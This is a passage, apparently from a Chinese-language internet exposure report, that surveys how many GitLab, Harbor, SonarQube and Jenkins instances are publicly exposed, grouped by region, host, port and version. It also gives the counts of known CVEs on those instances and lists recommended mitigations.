2023 年 11 月，工信部网络安全威胁和漏洞信息共享平台监测发现，黑客组织在使用 Confluence CVE-2023-22518 身份认证绕过漏洞及 Cerber 勒索病毒新变种实施勒索攻击 [32]。勒索攻击会使得计算机系统将无法正常使用，直至受害者交纳巨额赎金。

5.2.1.3 组件风险缓解措施

1. 及时将 Confluence 及 Confluence 插件升级至安全版本；
2. 启用强密码策略及多因素认证机制；
3. 增设访问 IP 白名单；
4. 启用审计日志，记录关键操作和事件，以进行审计和检测潜在的安全问题；
5. 定期培训 Confluence 使用人员的安全意识，防止社工；

5.2.2 Gitlab

Gitlab 是一个基于 Git 版本控制系统的开源代码托管平台，支持 Git 版本控制系统，使团队能够方便存储、追踪和管理源代码。Gitlab 强大的 CI/CD 功能使其成为一些团队和组织的

首选，它能够自动化构建、测试和部署流程，提高开发效率。

在 DevOps 编码阶段，Gitlab 为 DevOps 流程提供了高效的代码管理、版本控制和协同开发的解决方案，有助于团队更加顺畅地进行软件开发工作。

5.2.2.1 组件暴露面分析

我们对 2023 年全球互联网暴露的 41441 个 Gitlab 服务进行了测绘，并对结果进行统计、分析。下面从地区、归属组织、端口及版本分部情况分别进行介绍。

如图 5.9 所示，暴露数量前三的地区分别是中国、美国和德国，暴露数量约占测绘总量的 55%。其中中国暴露量排名首位，暴露的 Gitlab 服务达到 11559 个，占比约 27%。

图 5.9 暴露 Gitlab 服务地区分布情况

图 5.10 展示了暴露的 Gitlab 服务归属组织测绘情况，在能够测绘到归属组织的 Gitlab 服务中，占比位居首位的是阿里云（Alibaba），约 10%；第二位是亚马逊（Amazon），约 10%；第三位是 Hetzner Online GmbH，约 6%。




图 5.10 暴露 Gitlab 服务归属组织分布情况

如图 5.11 所示，我们测绘了全球 41441 个暴露端口的 Gitlab 服务，并记录了分布情况。其中，暴露数量前三的端口分别是 443、80 和 8090，占比 80%。其中 443 端口暴露量最多，共计 24733 个，占比约 59%。




图 5.11 暴露 Gitlab 服务端口分布情况

同时，我们还对 Gitlab 服务的版本情况进行了统计，共 32160 个，图 5.12 展示了其分布情况。其中，暴露数量前三的版本分别是 16.7.3、14.8.4 和 16.6.5，占比 33%。其中 16.7.3 版本 Gitlab 暴露量最多，共计 9003 个，占比约 27%。截至报告撰写时，Gitlab 最新版本为 16.8。




图 5.12 暴露 Gitlab 服务版本分布情况

5.2.2.2 组件攻击面分析与影响

我们发现互联网暴露的 Gitlab 服务中，约有 77% 均不同程度存在 N Day 漏洞。我们仅对影响暴露 Gitlab 服务的 2023 年 Top10 漏洞进行统计、分析。如图 5.13 所示，我们发现 CVE-2023-3424（拒绝服务）16528 个，CVE-2023-0756（认证绕过）15300 个，CVE-2023-1708（命令执行）14873 个，CVE-2023-2199（拒绝服务）14701 个，CVE-2023-0121（拒绝服务）14392 个，CVE-2023-1733（拒绝服务）13157 个，CVE-2023-0518（拒绝服务）9083 个，CVE-2023-2132（拒绝服务）4487 个，CVE-2023-7028（任意用户密码重置）4321 个及 CVE-2023-0805（认证绕过）4234 个。由于篇幅原因，其余漏洞情况不展开描述。其中，每个资产可能命中多条 CVE。Top10 漏洞中拒绝服务类漏洞占比最高，约占 65.1%。拒绝服务漏洞将直接导致 Gitlab 无法提供正常服务，导致 DevOps 中断，严重影响软件、服务的发布与迭代。




图 5.13 暴露 Gitlab 服务漏洞分布情况

同时，我们汇总了近年来与 Gitlab 相关的安全事件。虽然近些年没有被曝出重大安全事件，但 Gitlab 平均每年被曝出的漏洞数量却不少，2022、2023 年分别曝出 164、131 个漏洞:

2021 年 11 月，微步情报局利用蜜罐捕获到 GitLab 未授权远程命令执行漏洞（CVE-2021-22205）在野利用，攻击成功后攻击者会植入挖矿木马进行挖矿。该漏洞无需进行身份验证即可进利用，危害极大 [33]。

2021 年 11 月，GoogleCloud 发现攻击者利用 GitLab 漏洞（CVE-2021-22205），通过受漏洞影响的资产发起超过 1 Tbps 的 DDoS 攻击。这些被黑客控制的 Gitlab 服务器是僵尸网络的一部分，该僵尸网络由“数千个受感染的 GitLab 实例”组成 [34]。

5.2.2.3 组件风险缓解措施

1. 及时将 Gitlab 升级至安全版本；
2. 启用强密码策略及多因素认证机制；
3. 对用户、群组的项目访问权限进行严格控制，如增设访问 IP 白名单；
4. 及时对仓库中的源代码进行审计，预防代码投毒事件；
5. 增加对 Gitlab 操作日志的监控；

5.2.3 Harbor

Harbor 是一个开源的容器镜像存储和分发解决方案，旨在帮助组织更好地管理容器镜像。

作为容器镜像仓库，Harbor 提供了安全、可靠的存储，同时支持访问控制、漏洞扫描和复制等功能，为企业级应用的构建、共享和交付提供了便利。

在 DevOps 构建阶段，Harbor 能够提供可靠的镜像管理和安全保障，推动了持续集成和交付的顺利进行。

5.2.3.1 组件暴露面分析

我们对 2023 年全球互联网暴露的 7417 个 Harbor 服务进行了测绘，并对结果进行统计、分析。下面从地区、归属组织、端口及版本分布情况分别进行介绍。

如图 5.14 所示，Harbor 服务暴露数量前三的地区分别是中国、美国和德国，暴露数量约占测绘数据的 74%。其中中国暴露数量排名首位，达到 3985 个，占比约 53%。




图 5.14 暴露 Harbor 服务地区分布情况

图 5.15 展示了暴露的 Harbor 服务归属组织测绘情况，在能够测绘到归属组织的服务中，位居首位的是阿里云（Alibaba），占比约 19%；第二位是亚马逊（Amazon），占比约 12%；第三位是腾讯（Tencent），占比约 9%。




图 5.15 暴露 Harbor 服务归属组织分布情况

如图 5.16 所示，我们测绘了全球 7417 个暴露端口的 Harbor 服务，并记录了分布情况。其中，暴露数量前三的端口分别是 443、80 和 8443，约占 75%。其中 443 端口暴露量最多，共计 4197 个，占比约 56%，进而我们可以看出被暴露的 Harbor 服务多数采用了 HTTPS 证书，用户的安全意识在逐步增强。




图 5.16 暴露 Harbor 服务端口分布情况

同时，我们还对 Harbor 服务的版本情况进行了统计，共 4780 个，图 5.17 展示了其分布情况。其中，暴露数量前三的版本分别是 2.8.2、2.9.1 和 2.9.0，约占 14%。其中 2.8.2 版

本 Harbor 暴露量最多，共计 269 个，约占 5%。截至报告撰写时，Harbor 的最新版本为 2.10.0。




图 5.17 暴露 Harbor 服务版本分布情况

5.2.3.2 组件攻击面分析与影响

我们发现互联网暴露的 Harbor 服务中，约有 55% 均不同程度存在 N Day 漏洞。我们对影响暴露 Harbor 服务的 Top10 漏洞进行统计、分析。如图 5.18 所示，我们共发现 CVE-2023-20902（未授权访问）2438 个，CVE-2022-46463（认证绕过）2309 个，CVE-2020-13788（服务端请求伪造）663 个，CVE-2019-19030（未授权访问）472 个，CVE-2020-13794（信息泄露）407 个，CVE-2019-19023（权限提升）178 个，CVE-2019-19025（跨站请求伪造）178 个，CVE-2019-19026（SQL 注入）178 个，CVE-2019-19029（SQL 注入漏洞）178 个及 CVE-2019-16097（未授权访问）117 个。由于篇幅原因，其余漏洞情况不展开描述。其中，每个资产可能命中多条 CVE。在 Top10 漏洞中未授权访问类漏洞占比最高，约占 42%。




图 5.18 暴露 Harbor 服务漏洞分布情况

此外，我们还对 Harbor 服务 Top10 版本的 CVSS 3.0 评分 7.5 以上的漏洞覆盖情况进行了统计分析。详见表 5-2：

表 5-2 Harbor 版本漏洞统计分析

版本	CVE 数量	CVE ID
2.5.3，2.4.1	1	CVE-2022-46463

5.2.3.3 组件风险缓解措施

1. 根据官方补丁版本及时对 Harbor 版本进行更新
2. 根据官方提供的缓解措施进行临时缓解，Harbor 相关的漏洞缓解措施可参考官方 Github 的 Security advisories 版面 [35]

5.2.4 SonarQube

SonarQube 是一个开源的代码质量管理平台，在全球范围内有庞大的开发者社区。SonarQube 专注于静态代码分析，帮助团队检测和解决代码质量问题。SonarQube 在国内外企业和组织中被广泛使用，用于持续集成和持续交付（CI/CD）流水线中的代码质量管理。

在 DevOps 测试阶段，SonarQube 能够对代码执行静态分析，识别潜在的缺陷、漏洞，提前发现问题，减少后期的维护成本。此外，SonarQube 提供实时的代码质量反馈，开发者能够及时了解代码的健康状况，并在测试阶段进行迭代改进。

5.2.4.1 组件暴露面分析

我们对 2023 年全球互联网暴露的 11781 个 SonarQube 服务进行了测绘，并对结果进

行统计、分析。下面从地区、归属组织、端口及版本分布情况分别进行介绍。

如图 5.19 所示，SonarQube 服务暴露数量前三的地区分别是美国、德国和爱尔兰，暴露数量约占测绘数据的 63%。其中美国暴露数量排名首位，达到 5755 个，占比约 48%。




图 5.19 暴露 SonarQube 服务地区分布情况

图 5.20 展示了暴露的 SonarQube 服务归属组织测绘情况，在能够测绘到归属组织的服务中，位居首位的是亚马逊（Amazon），占比约 58%；第二位是微软（Mircrosoft），占比约 12%；第三位是谷歌（Google），占比约 6%。




图 5.20 暴露 SonarQube 服务归属组织分布情况

如图 5.21 所示，我们测绘了全球 11781 个暴露端口的 SonarQube 服务，并记录了分布情况。其中，暴露数量前三的端口分别是 443、9000 和 80，暴露数量约占测绘数据的

95%。其中 443 端口暴露量最多，共计 5264 个，占比约 44%。




图 5.21 暴露 SonarQube 服务端口分布情况

同时，我们还对 SonarQube 服务的版本情况进行了统计，共 542 个，图 5.22 展示了其分布情况。其中，暴露数量前三的版本分别是 7.9.1、8.5.1 和 7.6，占比约 15%。其中 7.9.1、8.5.1 版本 SonarQube 暴露量最多，均为 29 个，占比约 5%。截至报告撰写时，SonarQube 最新版本为 10.3.0。




图 5.22 暴露 SonarQube 服务版本分布情况

5.2.4.2 组件攻击面分析与影响

由于近几年 SonarQube 并未曝出新漏洞，因此我们发现互联网暴露的 11781 个 SonarQube 服务中，仅有 1.2% 存在 N Day 漏洞。我们对其四个历史漏洞进行统计、分析。如图 5.23 所示，我们共发现 CVE-2019-17579（跨站脚本攻击）136 个，CVE-2018-19413（信息泄露）55 个，CVE-2020-27986（未授权访问）15 个及 CVE-2020-28002（未授权访问）15 个。能够测绘到存在漏洞的 SonarQube 服务约占暴露总资产的 1%。其中，每个资产可能命中多条 CVE。




图 5.23 暴露 SonarQube 服务版本分布情况

此外，我们还对 SonarQube 服务 Top10 版本的 CVSS 3.0 评分 7.5 以上的漏洞覆盖情况进行了统计分析。详见表 5-3：

表 5-3 SonarQube 版本漏洞统计分析

版本	CVE 数量	CVE ID
8.4.2	1	CVE-2020-27986

5.2.4.2 组件风险缓解措施

1. 将 SonarQube 升级至安全版本；

2. 参考官网给出的安全实践进行加固 [36]；

5.2.5 Jenkins

Jenkins 是一款开源的自动化服务器，用于构建、测试和部署软件项目。它通过提供易于配置的插件和可扩展性，实现了持续集成和持续交付（CI/CD）。Jenkins 开源社区十分活跃，来自全球的开发者在贡献插件、脚本和解决方案，帮助其他用户更好地利用 Jenkins 进行自动化。

在 DevOps 发布阶段，Jenkins 通过集成版本控制系统和构建工具来实现自动化将应用程序部署到目标环境中。此外，Jenkins 还支持并行部署、蓝绿部署等策略，帮助团队更灵活地进行发布管理。

5.2.5.1 组件暴露面分析

我们对 2023 年全球互联网暴露的 63579 个 Jenkins 服务进行了测绘，并对结果进行统计、分析。下面从地区、归属组织、端口及版本分布情况分别进行介绍。

如图 5.24 所示，Jenkins 服务暴露数量前三的地区分别是美国、中国和德国，暴露数量约占测绘数据的 60%。其中美国暴露数量排名首位，达到 21745 个，占比约 34%。

